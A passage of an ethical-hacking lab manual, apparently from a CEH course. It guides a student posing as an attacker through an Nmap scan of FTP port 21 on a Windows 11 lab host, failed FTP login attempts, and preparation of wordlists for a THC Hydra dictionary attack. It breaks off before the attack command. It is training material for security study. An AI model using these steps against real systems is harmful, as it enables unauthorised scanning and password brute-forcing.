
   Note: If a **Question** pop-up window appears asking you to update the machine, click **No** to close the window

3. Assume that you are an attacker, and you have observed that the FTP service is running on the **Windows 11** machine.
4. Perform an **Nmap scan** on the target machine (**Windows 11**) to check if the FTP port is open.
5. Click the **MATE Terminal** icon at the top of the **Desktop** window to open a Terminal window.


6. A **Parrot Terminal** window appears. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.
7. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.

   Note: The password that you type will not be visible.
8. In the terminal window, type **nmap -p 21 [IP Address of Windows 11]**, and press **Enter**.

   Note: Here, the IP address of **Windows 11** is **10.10.1.11**.




9. Observe that **port 21** is open in **Windows 11**.
10. Check if an FTP server is hosted on the **Windows 11** machine.
11. Type **ftp [IP Address of Windows 11]** and press **Enter**. You will be prompted to enter user credentials. The need for credentials implies that an FTP server is hosted on the machine.




12. Try entering random usernames and passwords in an attempt to gain FTP access.

    Note: The password you enter will not be visible on the screen.

13. As shown in the screenshot, you will not be able to log in to the FTP server. Close the terminal window.




14. Now, to attempt to gain access to the FTP server, perform a dictionary attack using the THC Hydra tool.
15. Click **Places** from the top-section of the **Desktop** and click **Desktop** from the drop-down options.




16. Navigate to **CEHv12 Module 13 Hacking Web Servers** folder and copy **Wordlists** folder.

    Note: Press **Ctrl+C** to copy the folder.



17. Paste the copied folder (**Wordlists**) on the **Desktop**. Close the window

    Note: Press **Ctrl+V** to paste the folder.



18. Click the **MATE Terminal** icon at the top of the **Desktop** window to open a Terminal window.
19. A **Parrot Terminal** window appears. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.
20. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.

    Note: The password that you type will not be visible.

